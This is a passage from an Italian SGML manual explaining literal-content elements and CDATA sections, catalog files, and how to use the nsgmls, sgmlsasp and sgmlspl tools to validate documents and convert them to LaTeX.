La predisposizione di un elemento SGML che consenta la scrittura di testo da riportare in modo letterale costituisce un problema. Si possono scegliere soluzioni diverse, ma nessuna perfetta secondo tutti i punti di vista.

Questo tipo di problema è particolarmente sentito nella scrittura di documenti tecnici, in cui ci può essere la necessità di mostrare porzioni di codice scritto in un qualche linguaggio di programmazione. Per evitare che simboli determinati vengano interpretati dall'analizzatore SGML, occorrerebbe utilizzare continuamente delle macro alternative.

Si possono seguire due direzioni per cercare di risolvere il problema: l'uso di elementi predisposti per un tipo di contenuto più o meno letterale, oppure l'uso di elementi normali con l'aggiunta di una sezione marcata di tipo '**`CDATA`**'.

455.12.1 Tipo di contenuto letterale

Nella definizione di un elemento occorre stabilite il tipo di contenuto. A livello elementare, quando l'elemento non può contenere altri elementi, si utilizza normalmente la parola chiave '**`#PCDATA`**', con cui si fa riferimento a testo che viene analizzato alla ricerca di entità generali da espandere, senza ammette altri elementi al suo interno.

Per ottenere un elemento adatto al contenuto letterale, si usa solitamente il tipo di contenuto definito dalla parola chiave '**`RCDATA`**', che non è perfettamente letterale, ma vi si avvicina molto. Per la precisione, la forma del testo viene mantenuta, con tutte le sue spaziature e le interruzioni di riga, ma le entità generali vengono espanse, mentre vengono ignorati eventuali marcatori di apertura. Ciò significa che, la e-commerciale ('**`&`**') non può essere usata in modo letterale, a meno di usare una macro adatta al suo posto. Lo stesso ragionamento riguarda la sequenza di minore e barra obliqua ('**`</`**'), che è ammessa solo nel marcatore di chiusura di questo elemento.

```
<!ELEMENT formattato - - RCDATA>
```

L'esempio mostra la dichiarazione dell'elemento '**`formattato`**', di tipo '**`RCDATA`**'. Generalmente, per poter utilizzare questo elemento nel modo corretto, si devono dichiarare anche due entità generali specifiche.

```
<!ENTITY ero   CDATA "&">
<!ENTITY etago '</' >
```

In tal modo, al posto del simbolo '**&**' si deve utilizzare la macro '**&ero;**', mentre al posto della sequenza '**</**', si deve usare la macro '**&etago;**'. È il caso di osservare che l'entità generale '**ero**' è volutamente diversa da un'entità analoga, necessaria a indicare una e-commerciale in un testo normale. Infatti, in questo caso, si vuole generare un testo letterale, che si presume possa essere interpretato nello stesso modo letterale anche da altro software di composizione successivo.

In alternativa, si potrebbe usare anche un tipo di contenuto definito dalla parola chiave '**CDATA**', che dovrebbe essere in grado di ignorare sia i simboli dei marcatori, che le macro delle entità generali. Di fatto però, questo tipo di elemento non dà normalmente i risultati sperati.

455.12.2 Sezioni marcate

Nel sorgente SGML, all'interno di un elemento che non sia stato predisposto per un contenuto letterale, è possibile inserire una sezione marcata di tipo '**CDATA**', come nell'esempio seguente:

```
<![CDATA[
Testo letterale: &amp;, &etago;, <ciao>, </ciao>,
ecc., vengono trattati in modo letterale.
]]>
```

In tal modo, vengono preservati anche gli spazi, orizzontali e verticali, e ogni eventuale mappa di sostituzione (*shortref*) viene ignorata temporaneamente. L'unica cosa che non può contenere questo ambiente, è la sequenza '**]]>**', che serve a concludere la sezione marcata.

Bisogna tenere presente che la sequenza '**]]>**' può essere rappresentata anche con l'inserzione di spazi; per esempio come '**]]>**', '**]] >**' o '**]] >**', che rappresentano sempre la stessa cosa.

Questa tecnica ha il vantaggio di potersi applicare anche a un DTD che non sia stato predisposto con elementi atti all'inserimento di testo letterale. Purtroppo, non tutti gli strumenti SGML sono in grado di riconoscere le sezioni marcate; si pensi ai navigatori, che pur sapendo interpretare l'HTML, non sono sempre in grado di riconoscere tali particolarità.

455.13 Cataloghi

Nelle sezioni precedenti si è visto che il DTD può essere composto da diversi file fisici nel sistema. Lo stesso preambolo di un sorgente SGML prevede la dichiarazione e l'inclusione di un DTD. È stato mostrato come includere un blocco di DTD esterno, attraverso la dichiarazione e il successivo utilizzo di un'entità parametrica che fa riferimento a un file esterno.

Quando si vogliono utilizzare componenti esterni senza fare riferimento a un file preciso, si possono predisporre dei cataloghi, con i quali si esplicitano questi dettagli riferiti al sistema di cui si dispone effettivamente.

Questo tipo di approccio viene usato tipicamente per due motivi: evitare di dover fare riferimento a un file preciso per il DTD nella dichiarazione del tipo di documento all'inizio del

sorgente SGML; includere in modo dinamico le entità standard riferite alle lettere accentate e ai simboli speciali. Per quanto riguarda il secondo problema, si deve tenere presente che l'SGML si astrae dalla piattaforma, quindi, il modo in cui le entità di questo tipo vanno rappresentate dipende da quello che si vuole fare dopo.

455.13.1 Riferimenti esterni

Generalmente, quando si vogliono usare i cataloghi, si possono fare due tipi di riferimenti a componenti esterne: l'identificatore pubblico e l'identificatore di sistema. Seguono quattro esempi significativi a questo proposito: nei primi due si tratta della dichiarazione del tipo di documento '**`HTML`**' e di un'entità parametrica, attraverso un identificatore pubblico (una stringa piuttosto lunga); negli ultimi due si tratta delle stesse dichiarazioni, ma fatte attraverso un identificatore di sistema.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

```
<!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
```

```
<!DOCTYPE HTML SYSTEM>
```

```
<!ENTITY % ISOlat1 SYSTEM>
```

Si tratta, evidentemente, di due approcci equivalenti, ma che hanno delle conseguenze differenti nell'applicazione pratica. Dalle parole chiave utilizzate, '**`PUBLIC`**' e '**`SYSTEM`**', si può intuire che l'identificatore di sistema è legato alla situazione del sistema, anche se non è obbligatoria l'indicazione immediata del file corrispondente.

L'uso degli identificatori pubblici è quindi una scelta più conveniente, essendo meno vincolata alla piattaforma. Infatti, questi vengono utilizzati prevalentemente per tutto ciò che è già stato standardizzato: i DTD standard e le entità esterne standard.

455.13.2 Il catalogo in pratica

Quando si usano strumenti di analisi ed elaborazione SGML comuni, il catalogo è un file. A seconda degli strumenti utilizzati, potrebbe essere necessario configurare una variabile di ambiente, o usare un'opzione opportuna nella riga di comando, per comunicare a questi la sua posizione.

Il catalogo serve a esplicitare tutte le componenti esterne che non sono state indicate in modo preciso (il nome del file). Si osservi l'esempio seguente:

```
-- Entità standard richiamate attraverso un identificatore di sistema --
-- Sarebbe meglio non usare questo metodo --
ENTITY %ISOlat1           "ISOlat1"
ENTITY %ISOnum            "ISOnum"
ENTITY %ISOdia            "ISOdia"

-- Entità standard richiamate attraverso un identificatore pubblico --
-- Questo tipo di indicazione è preferibile in generale --
PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN"             "ISOlat1"
PUBLIC "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN"  "ISOnum"
PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN"         "ISOdia"

-- DTD predefinito per il tipo HTML --
DOCTYPE "HTML"                                   "html32.dtd"

-- Identificatori pubblici per le varie forme dell'HTML 3.2 --
PUBLIC "-//W3C//DTD HTML 3.2//EN"                "html32.dtd"
PUBLIC "-//W3C//DTD HTML 3.2 Draft//EN"          "html32.dtd"
PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"          "html32.dtd"
```

Ogni direttiva dell'esempio occupa una riga e si compone di tre parti, dove l'ultima informazione rappresenta il file da utilizzare per quel particolare tipo di entità, documento o identificatore pubblico.

Per la precisione, invece che di file, occorrerebbe parlare di identificatore di sistema effettivo, dove questo concetto viene poi definito dallo standard ISO 8879. In generale si tratta di file e questo dovrebbe bastare come primo approccio all'SGML.

Si noti che i commenti sono delimitati da coppie di trattini, '`--`', come si fa all'interno delle istruzioni SGML.

Direttiva	Descrizione
`PUBLIC` ***identificatore_pubblico identificatore_di_sistema***	Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'identificatore pubblico indicato. Quando possibile, è preferibile utilizzare gli identificatori pubblici per definire gli oggetti.
`DOCTYPE` ***nome identificatore_di_sistema***	Stabilisce l'identificatore di sistema effettivo (il file) corrispondente al nome del tipo di documento indicato. Dal momento che questo nome può fare riferimento a uno tra diversi DTD alternativi (si pensi al caso dell'HTML con le sue versioni), questa dichiarazione serve prevalentemente per stabilire un DTD predefinito nel caso in cui non sia stato specificato un identificatore pubblico nel documento che si elabora.
`ENTITY` ***nome identificatore_di_sistema***	Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'entità generale indicata.

Direttiva	Descrizione
`ENTITY %`***nome identificatore_di_sistema***	Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'entità parametrica indicata. Si osservi il fatto che il simbolo di percentuale è attaccato al nome dell'entità.

Negli esempi seguenti, viene mostrata prima l'istruzione utilizzata nel DTD, o nel preambolo del sorgente SGML, quindi si presenta la direttiva corrispondente, necessaria nel catalogo.

- ```
  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
  ```

  Si tratta della dichiarazione, all'inizio di un sorgente SGML, dell'utilizzo del DTD '**`HTML`**', definito in base all'identificatore pubblico '**`-//W3C//DTD HTML 3.2 Final//EN`**'. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva come quella seguente:

  ```
  PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"         "html32.dtd"
  ```

  In tal caso, all'identificatore pubblico '**`-//W3C//DTD HTML 3.2 Final//EN`**', viene abbinato il file '`html32.dtd`'.

- ```
  <!DOCTYPE HTML SYSTEM">
  ```

  Si tratta della dichiarazione, all'inizio di un sorgente SGML, dell'utilizzo del DTD '**`HTML`**', utilizzando un identificatore di sistema che non viene precisato in modo effettivo. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva come quella seguente:

  ```
  DOCTYPE HTML            "html32.dtd"
  ```

  In tal caso, all'identificatore di sistema '**`HTML`**', viene abbinato il file '`html32.dtd`' (l'identificatore di sistema effettivo).

- ```
  <!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
  ```

  All'interno del DTD, dichiara l'entità parametrica '**`ISOlat1`**' definita secondo l'identificatore pubblico '**`ISO 8879:1986//ENTITIES Added Latin 1//EN`**'. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva simile a una delle due mostrate di seguito:

  ```
  PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN" "ISOlat1.latex"
  ```

  ```
  ENTITY %ISOlat1 "ISOlat1.latex"
  ```

  Nel primo caso, all'identificatore pubblico '**`ISO 8879:1986//ENTITIES Added Latin 1//EN`**', viene abbinato il file '`ISOlat1.latex`'; nel secondo, si specifica direttamente che l'entità parametrica '**`ISOlat1`**' corrisponde al contenuto del file '`ISOlat1.latex`'.

- ```
  <!ENTITY % ISOlat1 SYSTEM>
  ```

  Nel DTD, viene dichiarata l'entità parametrica '**`ISOlat1`**', utilizzando un identificatore di sistema che non viene precisato in modo effettivo. Perché da questo si possa arrivare a identificare un file particolare, occorre necessariamente che nel catalogo appaia una

direttiva come quella seguente, dal momento che non è possibile fare riferimento a un identificatore pubblico:

```
ENTITY %ISOlat1            "ISOlat1.latex"
```

In questo modo si definisce l'identificatore di sistema effettivo dell'entità parametrica '**ISOlat1**', facendola corrispondere al file 'ISOlat1.latex' (l'identificatore di sistema effettivo).

455.14 Riferimenti

- C. M. Sperberg-McQueen, Lou Burnard, *Guidelines for Electronic Text Encoding and Interchange (TEI P4)*, in particolare il secondo capitolo: *A gentle introduction to XML*

  ⟨*http://www.tei-c.org/P4X/*⟩

- *The SGML Newsletter*

  ⟨*http://architag.com/tag/*⟩

- *The SGML/XML Web Page*

  ⟨*http://www.oasis-open.org/cover/*⟩

[1] In questo momento può apparire strano l'uso di questa forma di eccezione. Tuttavia, per comprenderne meglio il senso, occorrerebbe conoscere come funzionano le entità parametriche che sono descritte più avanti. Con queste si può definire un modello del contenuto attraverso una sorta di variabile e, in tal caso, potrebbe essere conveniente l'indicazione di una o più eccezioni, sia in aggiunta che in detrazione.

Elaborazione SGML

L'elaborazione SGML si compone fondamentalmente di un programma in grado di verificare la correttezza formale di un sorgente SGML in base al suo DTD. Questo tipo di programma è l'analizzatore SGML (*SGML parser*) e il suo compito si estende frequentemente alla generazione di un risultato intermedio, pronto per una rielaborazione successiva, normalmente attraverso un sistema di composizione tipografica.

L'elaborazione successiva richiede strumenti specifici, ma per le situazioni più semplici, dove basta rimpiazzare un marcatore con una codifica equivalente adatta a un programma di composizione tipografica particolare, si è utilizzato in passato il cosiddetto ASP: *Amsterdam SGML parser*.

L'utilizzo di un analizzatore SGML, precisamente il pacchetto SP con il programma '**`nsgmls`**', è una cosa consueta e attuale, mentre l'utilizzo di un analizzatore ASP può considerarsi una tecnica obsoleta. Tuttavia, l'abbinamento di '**`nsgmls`**' e '**`sgmlsasp`**' (il secondo è un analizzatore ASP) è un metodo semplice e pratico per costruire i propri strumenti SGML, quando non si vuole utilizzare quello che è già a disposizione.

In sostituzione di '**`sgmlsasp`**' si può utilizzare anche il pacchetto SGMLSpm, il quale si compone di una serie di moduli Perl e in particolare fornisce il programma '**`sgmlspl`**', che svolge un compito simile a quello di un analizzatore ASP.

456.1 SP

SP è il pacchetto di analisi SGML di James Clark. Si tratta dello strumento fondamentale, ed è disponibile anche su piattaforme differenti dai sistemi Unix. In passato, al posto di SP, era disponibile il pacchetto Sgmls che comunque non è compatibile con molte caratteristiche particolari dell'SGML.

Il pacchetto SP contiene il programma '**`nsgmls`**', assieme a una serie di DTD di esempio. Il programma '**`nsgmls`**' è tutto quello che serve per convalidare un file SGML con il suo DTD e per generare un risultato intermedio analizzabile automaticamente attraverso '**`sgmlsasp`**', un accessorio del vecchio pacchetto Sgmls, o in alternativa attraverso '**`sgmlspl`**', del pacchetto SGMLSpm.

456.1.1 Avvio di nsgmls

'**`nsgmls`**' utilizza lo standard input, oppure i file indicati in coda alla riga di comando (gli identificatori di sistema), per analizzarne il contenuto secondo l'SGML ed eventualmente per generare un output pre-elaborato.

```
nsgmls [opzioni] [identificatore_di_sistema]...
```

Gli errori vengono segnalati attraverso lo standard error, mentre il risultato dell'elaborazione viene emesso attraverso lo standard output.

Opzione	Descrizione
`-c` ***identificatore_di_sistema***	Permette di specificare l'utilizzo di un catalogo, rappresentato dal file indicato come argomento dell'opzione. Questa opzione può essere specificata più volte, per richiedere l'utilizzo di più cataloghi. Se nella stessa directory del file del documento analizzato esiste un file denominato '`catalog`', questo viene aggiunto in coda ai cataloghi letti attraverso questa opzione. Inoltre, se esiste la variabile di ambiente '**`SGML_CATALOG_FILES`**', l'elenco dei cataloghi in essa contenuti viene aggiunto in coda a tutti gli altri.
`-D` ***directory***	Permette di definire una directory da utilizzare per la ricerca di file specificati negli identificatori di sistema. Sono ammissibili più opzioni '**`-D`**'. Se esiste la variabile di ambiente '**`SGML_SEARCH_PATH`**', l'elenco di directory che questa contiene viene aggiunto in coda a quello definito attraverso l'opzione '**`-D`**'.
`-E` ***n_massimo_errori***	Permette di stabilire il numero massimo di errori, dopo il quale '**`nsgmls`**' termina l'analisi. Il valore predefinito è 200.
`-i`***nome***	Permette di definire un'entità parametrica, con il nome indicato, contenente la stringa '**`INCLUDE`**'. In pratica ciò che nel DTD dovrebbe essere definito con l'istruzione '**`<!ENTITY %`** ***nome*** **`"INCLUDE">`**'. Questa dichiarazione prende la precedenza su un'altra dichiarazione della stessa entità fatta in qualunque altra posizione; il suo scopo è quello di facilitare la gestione delle sezioni marcate da includere in modo condizionato. In pratica, si definiscono nel DTD solo entità parametriche di questo tipo con il valore '**`IGNORE`**', con le quali si delimitano parti di testo attraverso l'uso di sezioni marcate. Quindi, quando si vogliono includere quelle porzioni di testo, si può utilizzare questa opzione, anche più volte, per fare sì che le entità parametriche desiderate contengano invece la parola chiave '**`INCLUDE`**'.
`-s`	Sopprime l'emissione dell'output intermedio. In questo modo si limita a emettere le segnalazioni di errori attraverso lo standard error.
`-p`	Analizza solo il prologo, in pratica il DTD, ignorando il documento. Ciò implica, di fatto, l'uso dell'opzione '**`-s`**'.

Segue la descrizione di alcuni esempi.

- `$` **`nsgmls -s -c ~/catalogo`** [*Invio*]

  Si limita a convalidare il contenuto del documento proveniente dallo standard input, avvalendosi del catalogo contenuto del file '`~/catalogo`'.

- `$` **`nsgmls -c ~/catalogo`** [*Invio*]

  Convalida il contenuto del documento proveniente dallo standard input, avvalendosi del catalogo contenuto del file '`~/catalogo`', generando anche il documento rielaborato opportunamente.

- `$` **`nsgmls -i annotazioni -c ~/catalogo`** [*Invio*]

  Come nell'esempio precedente, ma in più dichiara l'entità parametrica '**`annotazioni`**' contenente la parola chiave '**`INCLUDE`**'.

456.1.2 Variabili di ambiente

Ci sono due variabili di ambiente a cui è sensibile '**`nsgmls`**': '**`SGML_SEARCH_PATH`**' e '**`SGML_CATALOG_FILES`**'. Entrambe servono a contenere l'indicazione di un elenco di percorsi, separati attraverso i soliti due punti ('**`:`**').

La variabile '**`SGML_SEARCH_PATH`**' serve ad aggiungere altre directory a quelle che possono essere definite attraverso l'opzione '**`-D`**', per la ricerca di file corrispondenti agli identificatori di sistema.

La variabile '**`SGML_CATALOG_FILES`**' serve ad aggiungere altri cataloghi (indicati con il loro percorso assoluto) a quelli che possono essere definiti attraverso l'opzione '**`-c`**'.

Queste due variabili possono essere molto importanti quando si devono fornire queste indicazioni, senza avere il controllo diretto sul comando di avvio dell'eseguibile '**`nsgmls`**'. In pratica, quando si installano strumenti SGML che si avvalgono di SP e c'è la necessità di indicare dove si trova il file del catalogo, oppure dove si trovano gli altri file, la modifica di queste variabili può essere l'unica soluzione.

456.1.3 Formato dell'output

Il risultato dell'output dell'elaborazione di un file SGML attraverso '**`nsgmls`**' è composto da una serie di righe di testo, di lunghezza variabile, precedute da un carattere nella prima colonna che ne definisce il significato.

In pratica, ogni riga inizia necessariamente con un codice composto da un solo carattere di «comando», e subito dopo, senza spazi aggiuntivi, inizia il contenuto di uno o più argomenti, a seconda del comando, separati da un solo carattere spazio. L'ultimo argomento (che potrebbe anche essere l'unico) può contenere spazi.

Gli «argomenti» di questi comandi possono contenere delle sequenze di escape:

Sequenza	Descrizione
`\\`	rappresenta una singola barra obliqua inversa ('**`\`**');
`\n`	rappresenta la fine di una riga (*record end*), secondo la logica di SGML;
`|`	viene usato per delimitare (all'inizio e alla fine) le entità di tipo '**`SDATA`**', dopo che queste sono state espanse regolarmente;
`\`***nnn***	rappresenta un carattere particolare attraverso il suo codice ottale.

'**`nsgmls`**' prevede un numero molto grande di caratteri di comando per distinguere il contenuto delle righe del risultato dell'elaborazione. Qui ne vengono mostrati solo alcuni, i più comuni. Gli altri sono descritti dettagliatamente nella pagina di manuale *nsgmls(1)*.

Comando	Descrizione
`(`***identificatore_generico***	Una parentesi aperta rappresenta l'inizio di un elemento, nominato subito dopo (l'identificatore generico). Se questo elemento dovesse avere attributi, verrebbero rappresentati prima, attraverso i comandi '**`A`**'.
`)`***identificatore_generico***	Una parentesi chiusa rappresenta la fine di un elemento, nominato subito dopo (l'identificatore generico).

Comando	Descrizione
A*nome_attributo valore*	Specifica un attributo per il prossimo elemento. Se l'elemento possiede più attributi, si utilizzano altrettanti record di tipo '**A**'. Il valore assegnato all'attributo si può articolare in più componenti, che qui non vengono descritte.
C	Questa lettera, che appare da sola alla fine dell'output di '**nsgmls**', rappresenta che il contenuto del file sorgente è corretto.

Di seguito vengono descritti alcuni esempi, rappresentati da pezzi dell'output di '**nsgmls**'.

- ```
  (HTML
  (HEAD
  (TITLE
  -Introduzione all'SGML
  )TITLE
  )HEAD
  (BODY
  ...
  )BODY
  )HTML
  ```
  Quello che si vede sopra, rappresenta lo schema fondamentale di ciò che si può ottenere analizzando un file HTML. Si può osservare l'apertura e la chiusura dei vari elementi ('**HTML**', '**HEAD**', '**TITLE**', '**HEAD**', '**BODY**'). I puntini di sospensione rappresentano solo l'interruzione e la ripresa della visualizzazione dell'output.

- ```
  (P
  -Ciao,\ncome stai?\nIo bene; e tu?
  )P
  ```
  Rappresenta un elemento '**P**' contenente una frase, divisa in vari punti dal codice '**\n**', che rappresenta la fine della riga (*record end*) secondo SGML.

- ```
  ANAME IMPLIED
  AHREF CDATA indice.html
  AREL IMPLIED
  AREV IMPLIED
  ATITLE IMPLIED
  (A
  -Indice generale
  )A
  ```
  Rappresenta un elemento '**A**', contenente la frase «Indice generale», e una serie di attributi: '**NAME**', '**HREF**', '**REL**', '**REV**' e '**TITLE**'.

- ```
  C
  ```
  Alla fine dell'output, il carattere di comando '**C**' rappresenta il buon fine dell'elaborazione.

456.2 Sgmls

Il pacchetto Sgmls è stato il predecessore di SP. Questo forniva il programma '**`sgmls`**', il cui funzionamento è analogo a '**`nsgmls`**' anche se meno completo, e '**`sgmlsasp`**', un analizzatore ASP utile ancora adesso in quanto abbinabile all'output di '**`nsgmls`**'.

'**`sgmlsasp`**' elabora lo standard input, in base al contenuto di uno o più file specificati come argomenti. Lo standard input deve essere compatibile con il formato standard di '**`sgmls`**' e di '**`nsgmls`**', mentre i file di rimpiazzo devono rispettare il formato ASP (*Amsterdam SGML parser*). Il risultato viene emesso attraverso lo standard output.

```
sgmlsasp file_di_rimpiazzo...
```

'**`sgmlsasp`**' è in grado di elaborare solo alcuni dei comandi contenuti nei record dell'output di '**`nsgmls`**', cosa che limita in parte le funzionalità utilizzabili con l'SGML.

Il file di rimpiazzo, secondo lo standard ASP, permette di sostituire i marcatori riferiti alle entità con delle stringhe che si presume siano utili per l'elaborazione successiva del testo. Questo file può contenere dei commenti, preceduti dal simbolo di percentuale e terminati dalla fine della riga del file. Le righe bianche e quelle vuote vengono ignorate.

Le direttive si compongono di due soli elementi: il marcatore di apertura o di chiusura e la stringa da utilizzare per il rimpiazzo. Si osservi l'esempio seguente:

```
<titolo>        +       "\n\\section{"
</titolo>               "}"                     +
```

In questo modo, si dichiara di voler sostituire il marcatore '**`<titolo>`**' con la stringa '**`\n\\section{`**', mentre il marcatore '**`</titolo>`**' va sostituito con la stringa '**`}`**'. Come può intuire chi conosce LaTeX, si vuole sostituire all'elemento '**`titolo`**' l'ambiente '**`\section{}`**' di LaTeX.

La stringa usata per il rimpiazzo può contenere delle sequenze di escape. Per la precisione può trattarsi di:

Sequenza	Descrizione
`\\`	rappresenta una singola barra obliqua inversa ('**`\`**');
`\"`	rappresenta un apice doppio con valore letterale;
`\[`	rappresenta una parentesi quadra aperta con valore letterale;
`\]`	rappresenta una parentesi quadra chiusa con valore letterale;
`\n`	rappresenta un'interruzione di riga (*new-line*).

Pertanto, la stringa di rimpiazzo vista nell'esempio, va letta come: '***new-line*`\section{`**'.

All'inizio e alla fine della stringa di rimpiazzo può apparire il segno '**`+`**'. Se è presente, significa che in quel punto si richiede espressamente l'aggiunta di un'interruzione di riga. Se una stringa di rimpiazzo termina con un '**`+`**' e subito dopo si deve inserire un'altra stringa di rimpiazzo che

è preceduta da un altro '**+**', si ottiene comunque una sola interruzione di riga, perché il secondo '**+**' si limita a confermarla.

Una stringa di rimpiazzo può apparire su più righe, come nell'esempio seguente:

```
<relazione>     +       "\\documentstyle{article}\n"
                        "\\begin{document}"     +

</relazione>    +       "\\end{document}"       +
```

Quando un elemento prevede degli attributi, il contenuto di questi può essere inserito nella stringa di rimpiazzo utilizzando la notazione '**[*nome_attributo*]**', dove le parentesi quadre servono a delimitare questo nome, che in particolare va indicato con caratteri maiuscoli.

```
<etichetta>             "\\label{[ID]}"
</etichetta>
```

L'esempio mostra la sostituzione del marcatore '**<etichetta id=...>**' con la stringa '**\label{...}**', dove i puntini di sospensione rappresentano il valore dell'attributo '**ID**'.

456.3 SGMLSpm

SGMLSpm è un pacchetto che si compone di moduli e programmi Perl, per la gestione dell'output generato da '**nsgmls**' (SP). Il modo più semplice per sfruttare le funzionalità di questo pacchetto è quello di utilizzare direttamente il programma '**sgmlspl**', scritto ovviamente in Perl, con cui è sufficiente predisporre un file simile a quello utilizzato per la sostituzione ASP.

Qui viene mostrato soltanto il funzionamento di '**sgmlspl**', ma il lettore tenga presente che il pacchetto SGMLSpm offre molte possibilità in più, se si vuole programmare in Perl allo scopo di elaborare l'SGML.

sgmlspl ***script*** [***opzione_script***]... < ***file_sp*** > ***file_elaborato***

'**sgmlspl**' elabora quanto riceve dallo standard input generando un risultato che emette attraverso lo standard output, utilizzando le specifiche indicate nel file che deve essere indicato come primo e unico argomento, che in pratica è uno script di '**sgmlspl**' stesso.

In questo senso, eventuali argomenti successivi vengono passati direttamente allo script.

In pratica, lo standard input deve corrispondere al risultato emesso dall'analizzatore SP ('**nsgmls**') e il file delle specifiche è un pezzo di programma Perl, scritto sfruttando le caratteristiche di SGMLSpm. È il file delle specifiche che stabilisce il modo in cui i marcatori degli elementi SGML vengono trasformati nel risultato finale.

456.3.1 File con le specifiche di sostituzione

Rispetto al meccanismo di rimpiazzo utilizzato da ASP, in questo caso si devono scrivere delle righe di codice Perl abbinate agli eventi che interessano, riferiti all'analisi del file generato da SP. Volendo, oltre a distinguere i marcatori di apertura e di chiusura degli elementi, si possono individuare anche le stringhe SDATA e altri componenti di utilizzo meno frequente. Tenendo conto che il pacchetto SGMLSpm è accompagnato da una buona documentazione, qui viene mostrato semplicemente come gestire la sostituzione dei marcatori che delimitano gli elementi SGML.

Come accennato, il file per la sostituzione (ovvero il file delle specifiche) è scritto in Perl e, in particolare, tutto è visto in forma di reazione al verificarsi di un evento:

```
sgml( evento, funzione_da_eseguire );
```

Quello appena mostrato è lo schema generale delle istruzioni da utilizzare per descrivere ciò che deve fare '**sgmlspl**' quando si verifica l'evento specificato nel primo argomento. In pratica, quando si verifica, viene eseguita la funzione del secondo argomento.

L'evento viene specificato in forma di stringa, dove in particolare la forma '**<*x*>**' rappresenta l'incontro del marcatore di apertura dell'elemento ***x*** e, conseguentemente, '**</*x*>**' rappresenta il marcatore di chiusura. Naturalmente, '**sgmlspl**' è in grado di intercettare molti altri tipi di eventi, che comunque non vengono mostrati qui.

È importante tenere presente che gli eventi che identificano i marcatori di apertura e di chiusura degli elementi SGML, devono essere indicati nella loro forma «normalizzata» secondo l'SGML. In pratica, ciò significa che in generale devono essere annotati utilizzando esclusivamente lettere maiuscole.

La funzione indicata come secondo argomento può essere semplicemente una stringa, intendendo che questa rappresenti ciò che si vuole emettere al posto dell'evento che si è manifestato, oppure una funzione (eventualmente un puntatore a una funzione dichiarata altrove), che probabilmente si occupa di generare un qualche tipo di output.

Generalmente, all'interno delle funzioni da abbinare agli eventi si utilizza la subroutine '**output**' per emettere dell'output, secondo quanto prescritto dalla documentazione di SGMLSpm.

Il passaggio degli attributi contenuti eventualmente nei marcatori di apertura degli elementi SGML, non è così intuitivo come avviene nella sintassi ASP. In questo caso occorre considerare che la funzione indicata come secondo argomento riceve degli argomenti in forma di oggetti, da cui possono essere estratte le informazioni sugli attributi SGML.

Si passa alla dimostrazione di alcuni esempi che dovrebbero essere sufficienti per mostrare l'utilizzo essenziale del file delle specifiche di sostituzione per '**sgmlspl**'.

- ```
  sgml( '<RELAZIONE>', "\n\\documentstyle{article}\n\\begin{document}\n" );
  sgml( '</RELAZIONE>', "\n\\end{document}\n");
  ```

  Questa è la situazione più semplice, in cui ci si limita a sostituire i marcatori con una stringa conveniente (in questo caso si tratta di istruzioni LaTeX). Si osservi il fatto che le istruzioni terminano con il punto e virgola; inoltre si utilizza la sequenza '**\n**' per indicare l'inserimento di un codice di interruzione di riga.

- ```
  sgml( '<RELAZIONE>', sub {
      output "\n\\documentstyle{article}";
      output "\n\\begin{document}\n";
  });
  sgml( '</RELAZIONE>', sub {
      output "\n\\end{document}\n";
  });
  ```

In questo caso, si vuole ottenere lo stesso risultato dell'esempio precedente, con la differenza che nel secondo argomento si indica effettivamente una funzione (senza nome), il cui scopo è semplicemente quello di emettere le stesse stringhe già viste precedentemente, attraverso la subroutine '**`output`**'.

```
sub relazione_apertura {
    output "\n\\documentstyle{article}";
    output "\n\\begin{document}\n";
});

sgml( '<RELAZIONE>', \&relazione_apertura );
```

Questa rappresenta un'altra variante dell'esempio iniziale, in cui, per il marcatore di apertura, si fa riferimento a una subroutine esterna, indicata attraverso un puntatore alla stessa.

```
sgml( '<ETICHETTA>', sub{
    my ($elemento,$evento) = @_;
    my $id = $elemento->attribute('ID')->value;
    output "\\label{$id}";
});
sgml( '</ETICHETTA>', '' );
```

Questo esempio mostra il caso di un elemento SGML che prevede l'attributo '**`ID`**' nel marcatore di apertura. Per estrarre il valore di questo attributo occorre agire come si vede: si distinguono gli argomenti della funzione dichiarando due variabili private corrispondenti, '**`my ($elemento,$evento) = @_;`**', quindi si ottiene l'attributo richiesto dall'oggetto a cui fa riferimento la variabile '**`$elemento`**': '**`$elemento->attribute('ID')->value`**'. Quello che si ottiene viene conservato nella variabile '**`$id`**', che poi viene inserita nella stringa emessa attraverso la subroutine '**`output`**'.

In questo caso, il marcatore di chiusura dell'elemento viene rimpiazzato semplicemente con una stringa nulla.

```
sgml( '<IMMAGINE>', sub{
    my ($elemento,$evento) = @_;
    my $file = $elemento->attribute('FILE')->value;
    my $altezza = $elemento->attribute('ALTEZZA')->value;
    output "\n\\begin{center}\n";
    output "\\epsfig{file=$file,height=$altezza,angle=0}\n";
    output "\\end{center}\n";
});
sgml( '</IMMAGINE>', '' );
```

Quello che si vede è un esempio simile a quello precedente, con la differenza che gli attributi da estrarre sono due.

- ```
  sgml('<LIST>', sub {
    my ($element,$event) = @_;
    my $type = $element->attribute('TYPE')->value;

    if ($type eq 'ORDERED') {
      output "\\begin{enumerate}\n";
    } elsif ($type eq 'UNORDERED') {
      output "\\begin{itemize}\n";
    } else {
      die "Bad TYPE '$type' for element LIST at line " .
        $event->line . " in " . $event->file . "\n";
    }
  });
  ```

  Questo esempio proviene dalla documentazione di SGMLSpm e mostra in che modo modificare il risultato della trasformazione in base al contenuto degli attributi di un elemento SGML.

456.3.2 Scheletro pronto con skel.pl

